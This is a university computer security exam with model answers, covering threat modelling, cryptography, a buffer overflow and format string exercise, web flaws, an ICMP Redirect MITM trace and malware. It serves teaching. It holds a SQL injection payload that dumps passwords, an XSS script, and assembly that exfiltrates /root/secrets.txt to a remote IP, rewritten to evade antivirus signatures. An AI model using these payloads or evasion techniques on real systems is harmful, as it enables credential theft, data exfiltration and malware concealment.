Computer Security Exam

Professors S. Zanero & M. Carminati & A. Barenghi

09/09/2024

Last (family) Name _____
First (given) Name _____
Matricola _____
Codice Persona _____

Professor: [ ] Zanero [ ] Carminati [ ] Barenghi

Have you done any challenges/homework, even partially? [ ] Yes [ ] No

Do you want to withdraw? [ ] Yes [ ] No

Priority Grading [ ] Yes, Motivation:

[ ] No

Instructions

- **Duration**: 2.5 hours.
- The exam is composed of 20 pages. Check that you have all of them.
- Just as a cross-check, tell us whether you have completed challenges by appropriately putting an "X" mark.
- The exam is "closed book." The students will not be allowed to consult any **course material** and **notes**.
- **No extra devices** (e.g., phones, iPad) are **allowed**. You will be expelled if, at any time, you do not follow this rule.
- Shut down and store any electronic device. They will be subject to inspection if found, and you may be expelled if you are found using one.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Please answer within the allowed space. Schemes are good; short answers are recommended.
- You can write in pen or pencil, any color, but avoid writing in red.
- No extra paper is allowed.
- **Always motivate your answer.**
- **If your final grade is below 12 (not considering the challenges), you will not be allowed to take the next exam call (even in the next session).**

- **DISTANCE MODE ONLY**
  - On the computer, you can open only the MS forms browser tab and the exam pdf. Any other application or document is prohibited.
  - You will have to share your screen, and leave your microphone opened, and your webcam must frame both you and your workspace.
  - You are responsible for having all the necessary technological equipment for the correct exam delivery.
  - If you disable the screen sharing or the audio, you will be expelled from the virtual room, and your exam will be voided.
  - We will ask remote students to sustain a brief oral exam to confirm the evaluation of the written exams. This could be done for all students or a subset at the instructor's decision.
  - Regarding the submission:
    - At the end of the exam, you will be given 10 minutes only to scan your documents and prepare to upload them.
    - After 10 minutes, you will be called by name and required to click on the submit button of the MS forms under the supervision of the supervisor of the virtual room. Any submission that will not follow this procedure (e.g., you have already submitted before being called or you are not ready to submit when called) will be voided.
    - We are not responsible for any technical issue in the submission (e.g., the exam pictures are not readable, the pdf is corrupted). We will evaluate only the uploaded readable documents.
    - We will evaluate only the uploaded **readable** documents.
    - USE YOUR PERSONAL CODE (CODICE PERSONA) ONLY AS THE NAME OF THE DOCUMENT (e.g., 12345678.pdf).

PLEASE, USE THE FORMATTING SPECIFIED IN THE QUESTION

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

Exercise 1 - Introduction to Computer Security (4 points)

The widespread use of drone technology has revolutionized various industries, including aerial photography, delivery services, and infrastructure inspections. However, the increasing accessibility and capabilities of drones also raise concerns about their potential misuse for malicious purposes. Consider a scenario where a company utilizes drones for aerial surveillance and package delivery:

- The company operates a fleet of drones equipped with high-resolution cameras and GPS navigation systems.
- The drones transmit real-time video feeds and telemetry data over a 5G network back to the central control station. The communication protocol uses an MD5 checksum for data integrity.
- The collected surveillance footage and delivery data are stored on the company's servers, with access protected by MD5 salted and hashed passwords. The server operating system is Windows 2000 Server.
- The company website, where customers can track their deliveries, is served over HTTP.

Answer the following questions, considering the security implications of drone usage in this specific scenario only:

[1.5 points] 1. Identify and describe the 2 most relevant assets at risk in such a scenario, along with their associated threats and threat agents. All elements must be motivated.

Asset	**Threat**	**Threat Agent**
Surveillance Footage and Delivery Data **Importance:** Contains sensitive information about the company's premises, its customers, and their delivery patterns. **Potential Consequences if Compromised:** Privacy violations, identity theft, competitive disadvantage, potential for blackmail or extortion.	**Threat:** Unauthorized access and data exfiltration.	**Threat Agent:** Hackers motivated by financial gain, competitors seeking an advantage, or individuals with malicious intent.
Drones (Physical and Operational) **Importance:** Critical for the company's surveillance and delivery operations. **Potential Consequences if Compromised:** Loss of valuable equipment, disruption of business operations, potential use for malicious activities (e.g., unauthorized surveillance, smuggling, or physical attacks).	**Threat:** Hijacking or physical theft.	**Threat Agent:** Criminals seeking to exploit the drones for illegal activities, or competitors aiming to disrupt operations.

[1.5 points] 2. Identify 2 potential vulnerabilities in the company's drone operations, specifying how it can be exploited by threat agents and a possible countermeasure.

Vulnerability	**Exploit**	**Countermeasure**
Outdated Server Operating System (Windows 2000 Server)	**Exploitation:** This OS is no longer supported and has numerous known vulnerabilities that can be exploited by attackers to gain unauthorized access to the server and its data.	**Countermeasure:** Upgrade to a supported operating system with regular security updates.
Use of MD5 for Password Hashing and Data Integrity	**Exploitation:** MD5 is considered a weak cryptographic hash function. Attackers can use readily available tools to crack MD5 hashes and gain access to sensitive data or manipulate communication between drones and the control station.	**Countermeasure:** Implement stronger hashing algorithms (e.g., SHA-256 or bcrypt) for password storage and consider more robust data integrity checks (e.g., HMAC).
Use of HTTP for the Company Website	**Exploitation:** HTTP transmits data in plaintext, making it susceptible to eavesdropping and man-in-the-middle attacks. Attackers could intercept sensitive customer information or inject malicious code into the website.	**Countermeasure:** Implement HTTPS, which encrypts data in transit, protecting it from unauthorized access.

[1 point] 3. As a password recovery scheme, the company decides to implement the following mechanism: when a user asks to reset their password, an email is sent to the user with a new randomly generated password. This password is created by combining a randomly selected word (up to 9 lower case characters) from a dictionary of animal names with a randomly generated 3-digit number (e.g., "dolphin451"). Analyze the security of this password recovery scheme. Identify its potential weaknesses and suggest improvements to enhance its security.

The password recovery scheme presents several security vulnerabilities. The limited password space, with a small dictionary of animal names and only 1,000 possible 3-digit number combinations, makes it easier for attackers to crack passwords. Additionally, the predictable structure and lack of special characters or mixed case reduce the overall complexity, further weakening security. A maximum length of 12 characters is also insufficient by modern standards.
Sending passwords via email introduces significant risks, as emails can be intercepted or stored insecurely. To enhance security, the process should use a larger word pool, include special characters, and vary the password format. Longer passwords should be generated, and instead of sending the password directly, a secure reset link should be provided, ideally with two-factor authentication. Users should also be required to change the generated password immediately upon login. These changes would greatly improve the security of the password recovery process.

Exercise 2 - Introduction to Cryptography (6 points)

1. [4 points] Consider a file storage service where the storage provider can only be trusted not to destroy data (i.e., no deletions allowed). Assume that the service offers a simple CRUD (Create, Read, Update, Delete) interface, and design a simple cryptographic protocol guaranteeing that no user can read the other user's data, or modify it. In this design, you can avoid concerning yourself with DoS/flooding/storage exhaustion attacks. The file storage service does not, and must *not* perform user identification or authentication.

A simple, but effective mechanism works as follows: the service client generates one (or more, at its will) symmetric keys, keeping locally an index of the files encrypted with each key.

- Every time a file is created, it encrypts it and computes a MAC on the ciphertext (e.g., AES-256 counter-mode encryption plus CMAC) before sending it to the storage provider. The client appends to the file the string "DELETETOKEN", generates a fresh symmetric key and computes a MAC on the concatenation of the file and the string
- Every time a file is read, the client fetches the file, employs the symmetric key to check the MAC and if the check passes, it decrypts it
- Every time a file is updated, the client deletes the old version and uploads a fresh one
- To delete a file, the client sends the deletion order together with the key to compute the MAC on the file+"DELETETOKEN" to the server. The server checks the MAC and deletes the file

2. [3 points] Consider a web-based login form, employing a user id and a password. Assume that you want bruteforcing attacks on the password either to be unable to crack it with a probability higher than 1 in a billion (10^{-9}), or to take more than a lifetime (assume 120 years) to crack the password, on average. Assume that the password choice strategy is: 3 words *diceware* (i.e. uniform memoryless random choice) from a 2000 words dictionary. Analyze these two strategies and justify if they fit the requirements (either one of them, both, or none).

1. Limit the amount of attempts to 10, then lock the account.
2. Increment the delay before a password can be submitted by 10 ms at each failed attempt. Assume an initial artificial delay of 10 ms. Ignore all other delays (network, computation, typing) in the analysis.

The probability of a successful guess is 1/(2000)^3 = ⅛*10^-9, therefore 10 attempts will allow an attacker a success probability of ⅛*10^-8 (actually, slightly more), which is above the required one. Strategy 1 is not a good choice.
Breaking through on average requires 4*10^9 attempts. The average delay experienced by the bruteforcer is approximately 10+(10 * 4*10^9)/2 milliseconds per attempt. Multiplying it by the number of attempts yields around 2.9 billion years, which is above the required threshold. Strategy 2 works in practice.

Exercise 3 - Binary Vulnerabilities (6 points)

```
1. #include <stdio.h>
2. #include <string.h>
3. #include <unistd.h>
4. #include <stdlib.h>
5.
6. typedef struct {
7.     int ch;
8.     int index;
9.     FILE *f;
10.    char file_content[64];
11. } pippo;
12.
13. void open_whatever(char *filename){
14.     pippo p;
15.
16.     // Open the file
17.     p.f = fopen(filename, "r");
18.     if (p.f == NULL){
19.         puts("The file is missing.");
20.         exit(1);
21.     }
22.
23.     // Put the file in file_content until a newline character is found
24.     p.index = 0;
25.     while ((p.ch = fgetc(p.f)) != '\n'){
26.         if (p.ch == EOF){
27.             break;
28.         }
29.         p.file_content[p.index] = p.ch;
30.         p.index++;
31.     }
32.     p.file_content[p.index] = '\0';
33.     fclose(p.f); // close the file
34.
35.     // Compare the first 4 chars of the file with "flag"
36.     if (strncmp(p.file_content, "flag", 4) == 0){
37.         printf(p.file_content);
38.     }
```

```
39. }
40.
41. void write_whatever(char *filename){
42.     FILE *f = fopen(filename, "w");
43.     if (f == NULL){
44.         puts("The file is missing.");
45.         exit(1);
46.     }
47.
48.     printf("Write something to the file: ");
49.
50.     // Write from stdin to the file until a newline character is found
51.     int ch;
52.     while ((ch = getchar()) != '\n'){
53.         fputc(ch, f);
54.     }
55.     fclose(f); // close the file
56. }
57.
58. int main(){
59.     char filename[12] = "file.txt";
60.     clearenv();
61.     write_whatever(filename);
62.     open_whatever(filename);
63. }
```

*The program is compiled for the **x86 architecture** (32 bit) and for an environment that adopts the usual **cdecl** calling convention. Furthermore, assume that **no compiler-level or OS-level mitigations** against the exploitation of memory corruption errors are present (unless specified otherwise).*

Additional info:

- **getchar**() reads the next character from stream and returns it as an unsigned char cast to an int, or EOF on end of file or error.
- **fputc**() writes the character c, cast to an unsigned char, to stream.

[1 point] 1. The program is affected by typical buffer overflow and format string vulnerabilities. Complete the following table, focusing on a vulnerability per row.

Vulnerability	**Line**	**Motivate and Modify the line to solve the detected vulnerability**
Buffer Overflow	**[0.25]** **25-30**	**See Slides [0.25]**
Format String	**[0.25]** **37**	**See Slides [0.25]**

[2 points] 2. Focus only on the stack-based buffer overflow(s) you found. Write an exploit for this vulnerability that **must execute the following shellcode**: \x20\x30\x40\x50\x60\x70\x80\xff.
2.a) Describe **all the steps and assumptions** required to successfully exploit the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables (if any), the input provided during the execution, if multiple executions are necessary.


You can exploit the buffer overflow on lines 25-30. By overflowing the stack, you can overwrite the saved EIP (sEIP) to redirect execution to your shellcode.

First, you need to write a long enough payload into the file when prompted in the write_whatever function. The payload must contain the shellcode, possibly a NOP sled, and overwrite the saved EIP.

The payload must not contain \n characters, but at the end. You also must pass the check at 36.

2.b) Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right **before and after the execution of the vulnerable line** during the program exploitation showing:
- Direction of growth and high-low addresses;
- The name of each allocated variable;
- Any relevant content;
- The functions stack frames.

Show also the content of the caller frame.



[2 points] 3. To solve the problem, the senior developer, Paperinik, decides to compile the program with a **correctly implemented** "Stack Canary" mitigation technique (i.e, randomly generated and non-guessable). Is it effective to prevent your exploit?
If it is not effective, please explain why. Otherwise, if the mitigation technique is effective, explain why and discuss whether it is possible to execute the shellcode with the format string vulnerability you identified above. If it is exploitable, write the full exploit's details, otherwise explain why it cannot be exploited.
Motivate your answer with all the necessary details.

It is effective against the BOF.

You can exploit the format string vulnerability at line 37.

You need to write the format string exploit into the file when prompted in the write_whatever function.

The payload must not contain \n characters, but at the end.

[1 point] 4. Driven by desperation, the senior developer, Paperinik, decides to compile the program with **only** the "NX" mitigation techniques.
You can assume you know the addresses of the .text section (the one containing the binary code), but you do not know the addresses of libc or any other section/library in advance.

Is it possible to get a shell using one of the techniques you know? How? Provide all the necessary details.

You can use the fs or the buffer overflow to overwrite the sEIP with the address of open_whatever passing the right argument.

Assumption: the flag starts with "flag" and is not long enough to overflow.

(solutions with leak + ret2libc are considered valid as well)

Exercise 4 - Web Vulnerabilities (6 points)

Welcome to ChatAI.com, your hub for intelligent, AI-driven conversations. Start with a prompt—a question, request, or idea—and ChatAI will provide a completion, offering relevant and insightful responses tailored to your needs. Whether you're gathering information, brainstorming, or just chatting, ChatAI delivers thoughtful and dynamic interactions powered by cutting-edge artificial intelligence. Additionally, you have the option to make your conversations public, allowing others to read and benefit from your discussions. Explore the limitless possibilities with ChatAI, where your prompts spark meaningful exchanges in a vibrant AI-powered environment.

```
00  def load_history(user_id, chat_id):
01      check_q = "SELECT * FROM chats WHERE user_id = " + user_id + " AND chat_id = " +
          chat_id ";"
02      check = execute_query_with_statement(check_q)
03      if not check:
04          return None
05      history_q = "SELECT prompt, completion FROM history WHERE chat_id = " + chat_id ";"
06      results = execute_query_with_statement(history_q)
07      if results:
08          return results
09      else:
10          return None
11
12  @app.route('/ask', methods=['GET'])
13  def ask(request, session):
14      if not is_session_valid(session):
15          return redirect(url_for("/login"))
16      user_id = session["user_id"]
17      if "chat_id" not in request.args.keys():
18          return render_template("home.html", error="No chat specified!")
19      chat_id = request.args["chat_id"]
20      if "prompt" not in request.args.keys():
21          return render_template("home.html", error="No prompt specified!")
22      prompt = request.args["prompt"]
23      chat_history = load_history(user_id, chat_id)
24      if chat_history is None:
25          return render_template("home.html", error="Chat not found!")
26      completion = process_prompt(chat_history, prompt)
27      insert_q = "INSERT INTO chats VALUES (?, ?, ?);"
28      execute_query_with_statement(insert_q, chat_id, prompt, completion)
29      return render_template("chat.html", prompt=xss_sanitize(prompt),
          completion=xss_sanitize(completion))
30
31  @app.route('/view_public_chat', methods=['GET'])
32  def view_public_chat(request):
33      if "chat_id" not in request.args.keys():
34          return render_template("home.html", error="No chat specified!")
35      chat_id = request.args["chat_id"]
36      check_q = "SELECT visibility FROM chats WHERE chat_id = ?;"
37      check = execute_query_with_statement(check_q, chat_id)
38      if len(check) == 1 and check[0]["visibility"] == "public":
39          history_q = "SELECT prompt, completion FROM history WHERE chat_id = ?;"
40          history = execute_query_with_statement(history_q, chat_id)
41          return render_template("view.html", history=history)
42      else:
43          return render_template("home.html", error="Chat not found!")
…
```

```
50  <html>
    ...
60    {% for pair in history %} # Iterating over pairs of prompt-completion
61      <h6>Prompt:</h6>
62      <p>{{ pair["prompt"] }}</p>
63      <h6>Completion:</h6>
64      <p>{{ pair["completion"] }}</p>
65    {% endfor %}
    ...
70  </html>
```

The relational database schema used by the website is the following:

Table: **users**

user_id (Primary Key) (int) (auto increment)	username (String)	password (String)	email (String)

Table: **chats**

user_id (Primary Key) (int) (Reference: user.user_id)	chat_id (Primary Key) (int)	visibility (string)

Table: **history**

pair_id (Primary Key) (int) (auto increment)	chat_id (int) (Reference: chats.chat_id)	prompt (string)	completion (string)

Assume the following:

- The session is correctly handled (i.e., you cannot forge arbitrary cookies).
- The function **is_session_valid** correctly checks if the user is logged in.
- The function **db_execute_query_with_statement** executes queries with prepared statements.
- The function **db_execute_query** executes queries without prepared statements.
- The function **render_template** **does not perform any sanitization of the input.**
- The **DBMS** does not support stacked queries (e.g., "SELECT …; INSERT INTO …;" fails if executed)
- The **DBMS** is case-sensitive; "Law" and "law" are two different users.
- The function **xss_sanitize** correctly escapes all the HTML entities, i.e., all the HTML special characters are converted to their equivalent data (> becomes >).

More details:

- The function **render_template** generates an HTML page from a .html file with optional parameters that are placed in the HTML code.
- The function **url_for** generates a URL of the provided page of the same domain. Optional query parameters of the URL can be specified as parameters.
- The function **redirect** redirects the user to the web page of the provided url.

- The functions **db_execute_query_with_statement** and **db_execute_query** return a list of rows as a result, each of which has the fields specified by the **SELECT** statement. For instance, result[4]["comment"] is accessing the field "comment" of the 5th row.

1. [3 points] Fill out the following table by answering the questions for each class of vulnerabilities. While answering the questions, be **exhaustive, concise, and straight to the point**. If you believe there might be a vulnerability, specify all the corresponding line/s of code.

Vulnerability class	*Is there a vulnerability of this class in the code above? How could an adversary exploit it?*	*If the vulnerability is present, explain the simplest procedure to remove it.*
SQL Injection (SQL-I)	*Line 1-5. An attacker can read data from the DB with an injection on the variable "chat_id".*	*Using prepared statements.*
cross-site scripting (XSS) **Specify if reflected, stored, DOM...**	*Line 28. Stored XSS. The prompt is not sanitized before storing it in the DB. This can be exploited through the view_public_chat endpoint*	*The best option is to apply the xss_sanitize function to the prompt (and completion). Alternatively, whitelisting and/or escaping are valid options*
Cross-site request forgery (CSRF)	*CSRF is not implemented for the function "ask". An attacker can insert a malicious prompt in another user's chat*	*Implement a CSRF token correctly randomized for the function "ask"*

[1.5 points] 2. You suddenly notice that somebody logged in to your account since all the chats have been deleted. Can you explain how somebody could have obtained your password? Explain all the steps you would take to reproduce the exploit, including the final code you would write.

SQL-injection in the chat_id variable at line 5.

chat_id = " -1 UNION ALL SELECT password, password FROM users WHERE username = '<my_username>'"

[1.5 points] 3. Your friend sent you a link to one of her public chats. After opening a link, a popup appears saying, *"AI will take over the world!!!"*. Explain all the steps you would take to reproduce the exploit, including the final code you would write.

Stored XSS on the prompt:


prompt = <SCRIPT>alert("AI will take over the world!!!)</SCRIPT>

Exercise 5 - Network Security (6 points)

To give their customers the best possible service, a 5-star hotel has a room with computers dedicated to the customers that might need them. Each user can log in using their surname and the number of their room, which are checked against a database held in a server connected to the hotel's internal network. One day, the hotel received a complaint from a user who reported their credentials being stolen after using one of the computers mentioned above.

The hotel wants to find the person responsible for this crime as soon as possible and asks you, a security expert, to find the culprit. After an accurate investigation, you find the following sequence of packets in the network logs of the machine used by the victim.

Answer the following questions based on the network topology and the packet sequence below.



Source IP	Source MAC	Destination IP	Destination MAC	Packet Type
10.0.0.2	d1:05:5b:ab:51:c8	10.0.0.1	52:cb:13:c6:3d:12	ICMP echo request
10.0.0.1	bc:33:8a:a0:48:1d	10.0.0.2	d1:05:5b:ab:51:c8	ICMP Redirect, Gateway: 10.0.0.8
10.0.0.1	52:cb:13:c6:3d:12	10.0.0.2	d1:05:5b:ab:51:c8	ICMP Redirect, Gateway: 10.0.0.1
10.0.0.1	bc:33:8a:a0:48:1d	10.0.0.2	d1:05:5b:ab:51:c8	ICMP Redirect, Gateway: 10.0.0.8
10.0.0.2	d1:05:5b:ab:51:c8	171.28.64.2	bc:33:8a:a0:48:1d	HTTP request

1. [3 points] What kind of attack can be recognized from this sequence of packets? What is the goal of the attacker? What steps are required to perform the attack?

This is an ICMP Redirect attack. The attacker's goal (in this specific attack instance) is to redirect the victim's traffic to its machine (MITM). The attacker must send an ICMP Redirect message to the victim, spoofing the gateway's IP, specifying their IP address as a gateway. This way, the default gateway entry for that route will become the attacker's IP.

2. [1 point] What are the attacker and victim IP addresses?

The ICMP Redirect message indicates 10.0.0.8 as a gateway. Since the attacker's purpose is to perform a MITM attack, this IP address either belongs to the attacker's machine or another machine they control.

The victim is the machine with 10.0.0.2 as the IP address, as they are the receiver of the ICMP Redirect message.

3. [2 points] How can the victim detect this attack? Can it be mitigated? If yes, how?

In general, detecting and mitigating ICMP Redirect attacks is non-trivial, as a gateway could send an ICMP Redirect message in response to any of the packets sent by the victim. An easy option to completely avoid ICMP Redirect attacks is to completely disable ICMP Redirect in the OS, trading off performance as it would imply the risk of sending packets over non-optimal routes.

*However, this specific instance of ICMP Redirect attack is easily detectable, as the victim receives several ICMP Redirect messages following a **single** packet sent. To mitigate the attack, the victim could either completely disable ICMP Redirect or apply a more fine-grained control mechanism. If multiple ICMP Redirect messages are received following a single packet sent, drop them both as it is a possible attempt of ICMP Redirect attack.*

Exercise 6 - Malware (6 points)

Malware Inc. hires you to increase the efficiency of their malware. In particular, their malware targets companies whose secrets are stored in the "/root/secrets.txt" file, and aims to send this secret file to the company's servers.
The provided, and simplified, snippet of assembly code opens the /root/secrets.txt file, reads in memory its content, creates the remote connection with the server, and finally sends the file to the server.

Some useful information:

- The assembly code works on 64-bit version of Linux OS.
- The connect syscall has the following signature:
  int connect(int *sockfd***, const struct sockaddr ****addr***, socklen_t** *addrlen***);**
- The sockaddr structure contains the information for connecting to the remote server as you can see from the assembly snippet (IP Address and port).

Unfortunately, AV Companies are able to detect this malware by using signature matching. Malware Inc. asks you to bypass signature matching.

```
; Reads 4096 bytes from "/root/secrets.txt"
; Create the socket, and put the fd in register r12
; Connect to the malicious server by using the connect syscall
; connect(AF_INET, sockaddr_ptr, 16)

; Prepares syscall parameters
00: 48 c7 c0 2a 00 00 00      mov   rax,0x2a          ; Syscall number
07: 4c 89 e7                  mov   rdi,r12           ; Socket fd
0a: 48 c7 c6 00 00 00 00      mov   rsi,sockaddr_ptr  ; Pointer to sockaddr struct

; Prepares sockaddr structure in memory
11: c7 06 02 00 00 00         mov   DWORD PTR [rsi],0x2           ; AF_INET
17: c7 46 04 e0 b1 00 00      mov   DWORD PTR [rsi+4],0xb1e0      ; Port (45536)
1e: c7 46 08 09 0e 7b 62      mov   DWORD PTR [rsi+8],0x627b0e09  ; IP (98.123.14.9)
25: c7 46 0c 00 00 00 00      mov   DWORD PTR [rsi+c],0x0         ; Padding
2c: 48 c7 c2 10 00 00 00      mov   rdx,0x10                      ; sockaddr size

; Calls connect
33: 0f 05                     syscall
; Sends 4096 bytes of the file to the server
```

1. [1 Point] Briefly state which kind of analysis (static or dynamic) is signature matching, how it works, and its limitations.

[See slides]

2. [2 Point] An AV company states they have found the best signature to detect such malware. They claim it to be "**c7 46 04 e0 b1 00 00 c7 46 08 09 0e 7b 62**", that is the byte sequence of instructions at offset 0x17 and 0x1e. Write a metamorphic version of the malware bypassing this signature. You're not required to write the bytes of the instructions, nor the instruction offsets.

```
17: mov  DWORD PTR [rsi+4],0xb1e0
1e: nop
1f: mov  DWORD PTR [rsi+8],0x627b0e09

It is sufficient to add a nop instruction to make the signature
inefficient, due to the addition of the \x90 byte in the middle of the
sequence.
```

3. [3 Points] The AV company discovered your new metamorphic technique. The new signature used for detection is "**`c7 46 08 09 0e 7b 62`**". Please write a new metamorphic version of the malware defeating these new signatures. You're not required to write the bytes of the instructions, nor the instruction offsets.

Remember that DWORD is 32-bit, and QWORD is 64-bit.

```
mov   DWORD PTR [rsi],0x2
mov   DWORD PTR [rsi+0x4],0xb1e0

push  eax
mov   eax, 0x627b0e08
inc   eax
mov   DWORD PTR[rsi + 8], eax
pop   eax

mov   DWORD PTR [rsi+c],0x0
mov   rdx,0x10
```

It is sufficient to use the IP address -1, and then use inc eax to have the correct IP Address.

Errors in the assembly syntax will make you lose no more than 0.5 points. Errors in the concept will make you lose more points.